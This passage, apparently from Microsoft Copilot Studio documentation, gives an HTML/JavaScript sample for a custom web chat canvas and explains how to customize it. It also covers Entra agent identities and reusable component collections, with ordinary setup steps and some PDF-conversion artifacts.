"paddingWide": 10,
"primaryFont": null,
"sendBoxBackground": "#e8e9eb",
"sendBoxBorderTop": "solid 1px #808080",
"sendBoxButtonColor": "#0078d4",
"sendBoxButtonColorOnHover": "#006cbe",
"sendBoxButtonShadeBorderRadius": 40,
"sendBoxButtonShadeColorOnHover": "",
"sendBoxHeight": 60,
"sendBoxPlaceholderColor": "#171616",
"sendBoxTextColor": "#2e2d2d",
"showAvatarInGroup": "status",
"spinnerAnimationHeight": 16,
"spinnerAnimationPadding": 12,
"spinnerAnimationWidth": 16,
"subtleColor": "#000000FF",
"suggestedActionBackgroundColor": "#006FC4FF",
"suggestedActionBackgroundColorOnHover": "#0078D4",
"suggestedActionBorderColor": "",
"suggestedActionBorderRadius": 10,
"suggestedActionBorderWidth": 1,
```

```

        "suggestedActionLayout": "flow",
        "suggestedActionTextColor": "#FFFFFFF",
        "typingAnimationBackgroundImage": "url('https://wpamelia.com/wp-content/uploads/2018/11/ezgif-2-6d0b072c3d3f.gif')",
        "typingAnimationDuration": 5000,
        "typingAnimationHeight": 20,
        "typingAnimationWidth": 64,
        "userAvatarBackgroundColor": "#222222",
        "userAvatarImage": "https://avatars.githubusercontent.com/u/8174072?v=4&size=64",
        "userAvatarInitials": "U"
    };
    const backgroundImage = "";

    document.addEventListener('DOMContentLoaded', () => {
        const root = document.documentElement;
        root.style.setProperty('--primary-color',
createGradient(styleOptions.accent));
        root.style.setProperty('--header-textColor',
styleOptions.suggestedActionTextColor);

        if (backgroundImage) {
            const webchatElement = document.getElementById('webchat');
            webchatElement.style.backgroundImage = `url(${backgroundImage})`;
            webchatElement.style.backgroundSize = 'cover';
            webchatElement.style.backgroundPosition = 'center';
            webchatElement.style.backgroundRepeat = 'no-repeat';

            const overlay = document.createElement('div');
            overlay.className = 'webchat-overlay';
            webchatElement.appendChild(overlay);
        }
    });

    function createGradient(baseColor) {
        const r = parseInt(baseColor.slice(1, 3), 16);
        const g = parseInt(baseColor.slice(3, 5), 16);
        const b = parseInt(baseColor.slice(5, 7), 16);
        const lighterColor = `#${Math.min(255, r + 30).toString(16).padStart(2, '0')}${Math.min(255, g + 30).toString(16).padStart(2, '0')}${Math.min(255, b + 30).toString(16).padStart(2, '0')}`;
        const darkerColor = `#${Math.max(0, r - 30).toString(16).padStart(2, '0')}${Math.max(0, g - 30).toString(16).padStart(2, '0')}${Math.max(0, b - 30).toString(16).padStart(2, '0')}`;
        return `linear-gradient(135deg, ${lighterColor}, ${baseColor}, ${darkerColor})`;
    }

    const environmentEndPoint = tokenEndpoint.slice(
        0,
        tokenEndpoint.indexOf("/powervirtualagents")
    );
    const apiVersion = tokenEndpoint
        .slice(tokenEndpoint.indexOf("api-version"))
        .split("=")[1];

```

```

const regionalChannelSettingsURL =
`${environmentEndPoint}/powervirtualagents/regionalchannelsettings?api-
version=${apiVersion}`;

function showChat() {
  const popup = document.getElementById("chatbot-popup");
  const openButton = document.getElementById("open-chat");
  popup.classList.add("visible");
  openButton.classList.add("hidden");
}

function hideChat() {
  const popup = document.getElementById("chatbot-popup");
  const openButton = document.getElementById("open-chat");
  popup.classList.remove("visible");
  openButton.classList.remove("hidden");
}

function createCustomStore() {
  return window.WebChat.createStore(
    {},
    ({ dispatch }) =>
      (next) =>
        (action) => {
          if (action.type === "DIRECT_LINE/CONNECT_FULFILLED") {
            dispatch({
              type: "DIRECT_LINE/POST_ACTIVITY",
              meta: { method: "keyboard" },
              payload: {
                activity: {
                  channelData: { postBack: true },
                  name: "startConversation",
                  type: "event",
                },
              },
            });
          }
          return next(action);
        }
      );
}

async function restartConversation() {
  try {
    if (!directLineUrl) {
      console.error("DirectLine URL not initialized");
      return;
    }

    const response = await fetch(tokenEndpoint);
    const conversationInfo = await response.json();

    if (!conversationInfo.token) {
      throw new Error("Failed to get conversation token");
    }
  }
}

```

```

const newDirectLine = window.WebChat.createDirectLine({
  domain: `${directLineUrl}v3/directline`,
  token: conversationInfo.token,
});

const webchatElement = document.getElementById("webchat");
webChatInstance = window.WebChat.renderWebChat(
  {
    directLine: newDirectLine,
    styleOptions,
    store: createCustomStore(),
  },
  webchatElement
);
} catch (err) {
  console.error("Failed to restart conversation:", err);
}
}

async function initializeChat() {
  try {
    const response = await fetch(regionalChannelSettingsURL);
    const data = await response.json();
    directLineUrl = data.channelUrlsById.directline;

    if (!directLineUrl) {
      throw new Error("Failed to get DirectLine URL");
    }

    const conversationResponse = await fetch(tokenEndpoint);
    const conversationInfo = await conversationResponse.json();

    if (!conversationInfo.token) {
      throw new Error("Failed to get conversation token");
    }

    const directLine = window.WebChat.createDirectLine({
      domain: `${directLineUrl}v3/directline`,
      token: conversationInfo.token,
    });

    webChatInstance = window.WebChat.renderWebChat(
      {
        directLine,
        styleOptions,
        store: createCustomStore(),
      },
      document.getElementById("webchat")
    );
  } catch (err) {
    console.error("Failed to initialize chat:", err);
  }
}

```

```

        initializeChat();
</script>
<style>
:root {
    --primary-gradient: var(--primary-color);
    --chat-width: 450px;
    --chat-height: 520px;
    --header-height: 56px;
    --border-radius: 16px;
    --transition-speed: 0.3s;
}
* {
    margin: 0;
    padding: 0;
    box-sizing: border-box;
    font-family: system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI",
        Roboto, sans-serif;
}
body {
    min-height: 100vh;
    background-color: #f3f4f6;
}
#chatbot-popup {
    display: none;
    position: fixed;
    bottom: 32px;
    right: 32px;
    width: var(--chat-width);
    height: var(--chat-height);
    background: white;
    border-radius: var(--border-radius);
    box-shadow: 0 18px 40px -5px rgba(0, 0, 0, 0.2),
        0 15px 20px -5px rgba(0, 0, 0, 0.1);
    overflow: hidden;
    opacity: 0;
    transform-origin: bottom right;
    transform: scale(0.95);
    transition: all var(--transition-speed) ease-in-out;
    z-index: 999;
}
#chatbot-popup.visible {
    display: block;
    opacity: 1;
    transform: scale(1);
}
#chatbot-header {
    background: var(--primary-color);
    padding: 16px 20px;
    height: var(--header-height);
    display: flex;
    justify-content: space-between;
    align-items: center;
    color: var(--header-textColor);
}
.header-title {

```

```

    display: flex;
    align-items: center;
    gap: 12px;
    font-size: 16px;
    font-weight: 500;
}
.header-buttons {
    display: flex;
    gap: 12px;
    align-items: center;
}
.icon-button {
    background: none;
    border: none;
    color: var(--header-textColor);
    cursor: pointer;
    padding: 8px;
    border-radius: 8px;
    display: flex;
    align-items: center;
    justify-content: center;
    transition: all 0.2s ease;
}
.icon-button:hover {
    color: var(--header-textColor);
    background: rgba(255, 255, 255, 0.1);
}
.icon-button:focus {
    outline: 2px solid rgba(255, 255, 255, 0.5);
    outline-offset: 2px;
}
#webchat {
    height: calc(100% - var(--header-height));
    background-color: #f9fafb;
    position: relative;
}
.webchat-overlay {
    position: absolute;
    top: 0;
    left: 0;
    right: 0;
    bottom: 0;
    background: rgba(255, 255, 255, 0.85);
    pointer-events: none;
    z-index: 1;
}
#webchat > div {
    position: relative;
    z-index: 2;
}
#webchat .webchat__basic-transcript__content {
    white-space: pre-wrap !important;
    word-break: break-word !important;
}
#webchat .webchat__bubble__content {

```

```

padding: 8px 12px !important;
}
#webchat .webchat__bubble {
  max-width: 85% !important;
  margin: 8px !important;
}
#webchat .webchat__basic-transcript__content ul,
#webchat .webchat__basic-transcript__content ol,
#webchat .webchat__bubble__content ul,
#webchat .webchat__bubble__content ol {
  padding-left: 24px !important;
  margin: 8px 0 !important;
  list-style-position: outside !important;
}
#webchat .webchat__basic-transcript__content li,
#webchat .webchat__bubble__content li {
  margin: 4px 0 !important;
  padding-left: 4px !important;
}
#open-chat {
  position: fixed;
  bottom: 32px;
  right: 32px;
  width: 64px;
  height: 64px;
  border-radius: 50%;
  background: var(--primary-gradient);
  border: none;
  cursor: pointer;
  display: flex;
  align-items: center;
  justify-content: center;
  box-shadow: 0 4px 6px -1px rgba(0, 0, 0, 0.1);
  transition: all var(--transition-speed) ease-in-out;
  z-index: 998;
}
#open-chat.hidden {
  opacity: 0;
  transform: scale(0.95) translateY(10px);
  pointer-events: none;
}
#open-chat:hover {
  transform: translateY(-4px);
  box-shadow: 0 10px 15px -3px rgba(0, 0, 0, 0.1);
}
#open-chat:focus {
  outline: 3px solid rgba(79, 70, 229, 0.5);
  outline-offset: 2px;
}
#open-chat svg {
  width: 28px;
  height: 28px;
  color: white;
  transition: transform 0.2s ease;
}

```



```
.main-content {
  max-width: 1200px;
  margin: 0 auto;
  padding: 48px 24px;
}
.main-content h1 {
  font-size: 36px;
  color: #111827;
  text-align: center;
}
.main-content p {
  font-size: 18px;
  color: #4b5563;
  line-height: 1.6;
  margin-bottom: 48px;
  text-align: center;
  max-width: 800px;
  margin-left: auto;
  margin-right: auto;
}
.content-grid {
  display: grid;
  grid-template-columns: repeat(2, 1fr);
  gap: 32px;
  margin-bottom: 32px;
}
.content-box {
  background: linear-gradient(135deg, #e6e6e6, #c4c4c4, #9f9f9f);
  padding: 32px;
  border-radius: 12px;
  box-shadow: 0 4px 6px -1px rgba(0, 0, 0, 0.1),
    0 2px 4px -1px rgba(0, 0, 0, 0.06);
  min-height: 300px;
  display: flex;
  flex-direction: column;
  justify-content: center;
  align-items: center;
  text-align: center;
  position: relative;
  overflow: hidden;
}
.content-box::before {
  content: '';
  position: absolute;
  top: 0;
  left: 0;
  right: 0;
  height: 4px;
}
.content-box.featured {
  grid-column: span 2;
  min-height: 350px;
  background: linear-gradient(135deg, #e6e6e6, #c4c4c4, #9f9f9f);
  color: #000000;
}
```

```

.content-box h2 {
  font-size: 24px;
  margin-bottom: 16px;
  position: relative;
}
.content-box p {
  font-size: 16px;
  color: #6b7280;
  margin-bottom: 0;
}
.content-box.featured p {
  color: #000000;
}
@media (max-width: 768px) {
  .content-grid {
    grid-template-columns: 1fr;
  }
  .content-box.featured {
    grid-column: span 1;
  }
  .main-content {
    padding: 24px 16px;
  }
  .main-content h1 {
    font-size: 28px;
  }
  #chatbot-popup {
    width: 100%;
    height: 100%;
    bottom: 0;
    right: 0;
    border-radius: 0;
  }
}
</style>
</head>
<body>
  <div class="main-content">
    <h1>Header</h1>
    <p>Lorem ipsum dolor sit amet consectetur adipiscing elit. Quisque faucibus
ex sapien vitae pellentesque sem placerat.</p>
    <div class="content-grid">
      <div class="content-box featured">
        <h2>Featured Content</h2>
        <p>Primary content area with custom styling and gradient background</p>
      </div>
      <div class="content-box">
        <h2>Section One</h2>
        <p>Content box with minimal design</p>
      </div>
      <div class="content-box">
        <h2>Section Two</h2>
        <p>Another content section with consistent styling</p>
      </div>
    </div>
  </div>

```

```

</div>
<div id="chatbot-popup" role="complementary" aria-label="Chat Assistant">
  <div id="chatbot-header">
    <div class="header-title">
      <svg
        class="chat-icon"
        width="24"
        height="24"
        viewBox="0 0 24 24"
        fill="none"
        stroke="currentColor"
        stroke-width="2"
        stroke-linecap="round"
        stroke-linejoin="round"
        aria-hidden="true"
      >
        <path
          d="M21 15a2 2 0 0 1-2 2H7l-4 4V5a2 2 0 0 1 2-2h14a2 2 0 0 1 2 2z"
        ></path>
      </svg>
      <span>Contoso Assistant</span>
    </div>
    <div class="header-buttons">
      <button
        class="icon-button"
        id="restart-button"
        onclick="restartConversation()"
        aria-label="Restart Conversation"
      >
        <svg
          width="20"
          height="20"
          viewBox="0 0 24 24"
          fill="none"
          stroke="currentColor"
          stroke-width="2"
          stroke-linecap="round"
          stroke-linejoin="round"
          aria-hidden="true"
        >
          <path
            d="M3 12a9 9 0 1 0 9-9 9.75 9.75 0 0 0-6.74 2.74L3 8"
          ></path>
          <path d="M3 3v5"></path>
        </svg>
      </button>
      <button
        class="icon-button"
        id="close-button"
        onclick="hideChat()"
        aria-label="Close Chat"
      >
        <svg
          width="20"
          height="20"

```

```

        viewBox="0 0 24 24"
        fill="none"
        stroke="currentColor"
        stroke-width="2"
        stroke-linecap="round"
        stroke-linejoin="round"
        aria-hidden="true"
      >
        <line x1="18" y1="6" x2="6" y2="18"></line>
        <line x1="6" y1="6" x2="18" y2="18"></line>
      </svg>
    </button>
  </div>
</div>
<div id="webchat" role="main"></div>
</div>
<button
  id="open-chat"
  onclick="showChat()"
  aria-label="Open Chat Assistant"
>
  <svg
    viewBox="0 0 24 24"
    fill="none"
    stroke="currentColor"
    stroke-width="2"
    stroke-linecap="round"
    stroke-linejoin="round"
    aria-hidden="true"
  >
    <path
      d="M21 15a2 2 0 0 1-2 2H7l-4 4V5a2 2 0 0 1 2-2h14a2 2 0 0 1 2 2z"
    ></path>
  </svg>
</button>
</body>
</html>

```

3. Retrieve the token endpoint for your agent.

4. In `index.html`, at the line `const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";`, replace the placeholder with the token endpoint for your agent.

5. Open `index.html` by using a modern browser (for example, Microsoft Edge) to open the agent in the custom canvas.

6. Test the agent to ensure you're receiving responses from it and that it's working correctly.

If you encounter problems, make sure you published your agent, and that the token endpoint is in the correct place. The token endpoint should be after the equals sign (=) at

the line `const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";`, and surrounded by double quotation marks (").

Retrieve the token endpoint for your agent

To customize your canvas, whether it's the default canvas or a custom one you connect to, you need the token endpoint for your agent.

1. In the navigation menu under **Settings**, select **Channels**.
2. Select **Email**. The configuration panel for this channel appears.
3. Next to **Token Endpoint**, select **Copy**.

Customize the agent icon, background color, and name

After you set up the customized canvas for your agent, you can make changes to it.

Use the JavaScript `styleOptions` to configure predefined styles.

For more information on what you can customize and links to the `defaultStyleOptions.js` file, see [Web Chat customization](#).

Change the agent icon

1. Update the `index.html` file with the following sample code:

JavaScript

```
const styleOptions = {
  "accent": "#00809d",
  "botAvatarBackgroundColor": "#FFFFFF",
  "botAvatarImage": "https://learn.microsoft.com/azure/bot-
service/v4sdk/media/logo_bot.svg",
  "botAvatarInitials": "BT",
  "userAvatarImage": "https://avatars.githubusercontent.com/u/661465",
  "userAvatarInitials": "U"
};
```

2. Replace both avatar images with your company images. If you don't have an image URL, you can use a Base64-encoded image string instead.

Change the background color

1. In `index.html` add a `backgroundColor` element to your `styleOptions` definition:

JavaScript

```
const styleOptions = {  
  "backgroundColor": "lightgray",  
  // ...  
};
```

2. Change `backgroundColor` to any color you want. You can use standard CSS color names, RGB values, or HEX.

Change the agent name

1. Update the `<h1>` header text in the `index.html` file with the following code:

HTML

```
<body>  
  <div id="banner">  
    <h1> Contoso agent name</h1>  
  </div>  
  <!-- ... -->
```

2. Change the text to whatever you want to call the agent. You can also insert an image, but you might need to style it to make it fit within the heading section.

Customize and host your chat canvas (advanced)

You can connect your Copilot Studio agent with a custom canvas that you host as a standalone web app. This option works best if you need to embed a customized iFrame across multiple web pages.

ⓘ Note

Hosting a custom canvas requires software development. This guidance is intended for experienced IT professionals, such as IT admins or developers who have a good understanding of developer tools, utilities, and IDEs.

Start with one of these samples custom-built to work with Copilot Studio:

- [Full bundle](#) is a custom canvas capable of showing all rich content from Copilot Studio. For example:

card flight tracking

22 minutes ago

Showing flight, tracking



Flight Status

DELAYED

Passengers	Seat
Sarah Hum	14A
Jeremy Goldberg	14B
Evan Litvak	14C


Flight	Departs	Arrives
KL0605	10:10 ...	12:00 AM

Amsterdam		San Francisco
AMS		SFO

22 minutes ago

 Type your message 

- [Location and file uploading](#)  is a custom canvas capable of getting a user's location and sending it to a Copilot Studio agent. For example:



Alternatively, try some other [sample Web Chat canvases](#) from Bot Framework.

As with the default canvas, you can use `styleSetOptions` to tweak the custom canvas. All customizable properties are listed in [defaultStyleOptions.js](#). For more information on what you can customize, see [Web Chat customization](#).

Deploy your customized canvas

To host your custom canvas, deploy all files to a web app.

Related content

- [Bot Framework Web Chat](#)
- [Generating a Direct Line token](#)

Automatically create Microsoft Entra agent identities for Copilot Studio agents (preview)

[This article is prerelease documentation and is subject to change.]

Microsoft Copilot Studio integrates with [Microsoft Entra Agent ID](#) in preview.

Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are available before an official release so that customers can get early access and provide feedback.

Overview

[Agent identities extend identity governance and visibility to agents](#). These identities help your organization build, discover, govern, and protect agent identities across services by using a unified platform.

When you enable this feature for an environment, Copilot Studio automatically creates a Microsoft Entra agent identity for each new agent. You can view and manage these identities in the [Microsoft Entra admin center](#) .

You configure agent identity behavior at the environment level in the [Power Platform admin center](#) .

Key benefits:

- Audit logging in Microsoft Entra ID
- Agent lifecycle management
- Integration with [Entra ID Governance](#)

Microsoft Entra ID logs authentication activity. You can view sign-in events in the [Microsoft Entra admin center](#).

When you create the first agent identity in an enabled environment, Copilot Studio adds a *blueprint* to your tenant. The blueprint is named **Microsoft Copilot Studio agent identity blueprint**. A corresponding *blueprint principal* is also created.

For more information, see [Understanding Blueprint Principals](#). For technical details, see [How are agent identities created?](#) in the Microsoft Entra Agent ID documentation.

Prerequisites

- You must be a Power Platform [tenant admin](#) or have the [Environment Admin role](#).

Opt out of automatic agent identity creation

You can currently opt out of Entra Agent Identity at the environment level.

To opt out:

1. In the Power Platform admin center, select **Copilot**, and then select **Settings**.
2. In the list that appears, under the **Copilot Studio** section, select **Entra Agent Identity for Copilot Studio**.
3. Select the environment where you want to disable Entra Agent IDs, and then select **Edit setting**.
4. On the next panel, clear the **On** checkbox, and then select **Save**. After saving, close the panel.

Important

The opt-out setting is temporary. Microsoft Entra agent identities will be required for all new agents in the future.

Existing agents and backfill

Existing agents created before Entra Agent Identity was enabled for an environment continue using app registrations. They will be migrated to Agent IDs in the future.

Note

Governance capabilities work for both Agent IDs and App Registration IDs during the transition period.

Validate or retrieve agent identity details

To confirm that Copilot Studio created an agent identity, review the agent metadata:

1. In Copilot Studio, go to the **Settings** page for your agent.
2. Select **Advanced**.
3. Expand the **Metadata** section. The GUID for the agent identity that is associated with the agent appears under **Entra Agent ID**. Use this GUID in the Microsoft Entra admin center to confirm that agent identities are populated.

Understanding Blueprint Principals

When you create the first agent identity in an environment, Copilot Studio adds a **Microsoft Copilot Studio agent identity blueprint** to your tenant. The agent identity associated with your Copilot Studio agent is created as a child of this blueprint principal.

Blueprint ID: 25664c89-cea5-4ab6-b924-a54fd8a19ae0

All agent identities are children of the Copilot Studio global blueprint.

For more information, see [How are agent identities created?](#).

Deleting agent identities

When you delete an agent in Copilot Studio, Copilot Studio also deletes the associated Microsoft Entra agent identity.

Frequently asked questions

For answers to commonly asked questions about agent identities, app registrations, and authentication, see [App registration, agent identities, and authentication](#).

Related articles

- [App registration, agent identities, and authentication](#)

- [Configure user authentication with Microsoft Entra ID](#)
 - [Delete agents](#)
-

Last updated on 04/09/2026

Create and share reusable component collections

Component collections enable makers to create and share reusable components across agents.

When you use collections, you can:

- Get to [manage, search, and create component collections from the side bar in Copilot Studio](#), without needing to open an agent, making shared building blocks easier to find and reuse.
- Use [one-click export and simplified import](#). Copilot Studio packages collections into versioned managed solutions and lets you import directly from agent settings, streamlining maker experience.
- [Share collections with teammates](#) while controlling edit access, enabling safe collaboration and protecting core assets.
- Restrict a collection so it can be used [only by its intended agent \(the *primary agent*\)](#), helping teams modularize large or sensitive copilots without unintended reuse.
- Test how a collection behaves in different agents directly from the Component Collections workspace, speeding iteration and ensuring consistent results.
- Collect and share newer connector types, including child agents, model context protocols, connectors, and flows.
- Remove or adjust dependencies to decouple assets and support independent release cycles across teams.

Agent components include:

- topics
- knowledge
- tools
- child agents
- model context protocols
- connectors
- flows
- entities

To edit a component collection, or add a component collection to an agent, you must be the person who created the collection, or a user with the system customizer or system admin role. Once a component collection is available for an agent, all agent authors can see and use the collection but they can't change the components inside the collection. Learn more about [configuring user security in an environment](#).

Create component collections

You create component collections directly from the **Settings** page for an agent, or from the **Component collections** page. When you add components from an agent to a collection, the components are moved to the collection and the agent references the components within the collection.

You can share the collection with other agents in your environment, or export it to import it into other environments.

Create a component collection from an agent

1. Open the agent that contains the components you want to make available as a component collection.
2. Go to **Settings** and select **Component collections**.
3. If you're about to create the first component collection in your environment, select **Create**. Otherwise, select **New**.
4. Enter a name and a description for your component collection.
5. Select **Next**.
6. Select the components you want to add to the component collection. You can use the categories and the Search field to narrow down the list of components. You can connect child agents when reviewing the collection.

Any component dependencies are automatically selected and added to the collection. You can exclude dependencies [only if you've set a primary agent for the component collection](#).

The primary agent is the agent that owns the components in the collection. If you don't set a primary agent, the component collection is owned by the environment, and therefore must have access to the dependencies.

Tip

If you uploaded *files* as knowledge sources for an agent, adding such files to a component collection removes them from the originating agent. As a workaround, you can move such files from the component collection back to their originating agent.

7. Select **Next**.

8. Review the content of your collection, and select **Create**.

Create a component collection at the environment level

1. On the side bar, select the three dots (...), then select **Component collections**.
2. Select **Add new**, then select **Component collection**.
3. Enter a name and a description for your component collection.
4. Select **Finish**.
5. [Connect the agent that contains the components you want to share](#) to your new component collection.
6. [Add components](#) from the selected agent to the collection.

Connect an agent to a component collection

1. On the side bar, select the three dots (...), then select **Component collections**.
2. Select the collection you want to connect to an agent.
3. In the **Connected agents** section, select **Add agent**. Select the agent you want to connect, and then **Add**.

You can add any components from the connected agents to your component collection. All the connected agents can also use any components from that collection.

Add components from an agent to a collection

1. On the side bar, select the three dots (...), then select **Component collections**.
2. Select the collection where you want to add components.
3. [Connect the agent](#) that contains the components you want to reuse in the collection, if it isn't already.
4. In the **Add components** section, select **Add from an agent**.

ⓘ **Note**

If you haven't connected any agents to the component collection, the option to add components from an agent won't be available.

5. Select the desired agent, and select **Next**.
6. Select the components you want to add to the component collection. You can use the category labels and the **Search components** field to narrow down the list of components.
7. Select **Next**.
8. Review the content of your collection, and select **Add to collection**.


Set a primary agent for a component collection and exclude dependencies

You can set a single agent as the primary agent for a component collection. Makers have the option to select a primary agent if they want only one specific agent to use the component collection.

If your collection has multiple connected agents, you can't set a primary agent. You must disconnect all other agents first.

When you set a primary agent, you can also exclude dependencies when adding components from that agent. This allows you to create smaller component collections that don't include all dependencies, which can be useful when you want to share only specific components.

1. On the side bar, select the three dots (...), then select **Component collections**.
2. Select the collection for which you want to set a primary agent.
3. In the **Connected agents** section, select the three dots (...) next to the agent and then select **Set primary agent**.



If your collection has multiple connected agents, the option to set a primary agent isn't available. For each agent other than the one you want to set as primary, select **Disconnect from agent**.

To exclude dependencies when adding components from the primary agent:

1. Select **Add from an agent** in the component collection.
2. Select the primary agent, and select **Next**.
3. Select the components you want to add to the component collection. Clear **Include component dependencies**.
4. Select **Next**.
5. Review the content of your collection, and select **Add to collection**.

Share a component collection

You can share a component collection with other users in your organization, and specify whether they have **Viewer** or **Editor** permissions. For more information about permission roles for Copilot Studio users, see [Control how agents are shared](#).

1. On the side bar, select the three dots (...), then select **Component collections**.
2. Select the collection you want to share.
3. On the top menu bar, select **Share**.
4. In the sharing panel, enter the names or email addresses of other people you want to share the component collection with. For each user, specify the permission roles (**Viewer** or **Editor**).

Import and export collections

You can export collections so you can import them into other environments. When you export a collection, it becomes managed. To export a collection without it being managed, see [Use solutions for complex collections](#).

To export a collection:

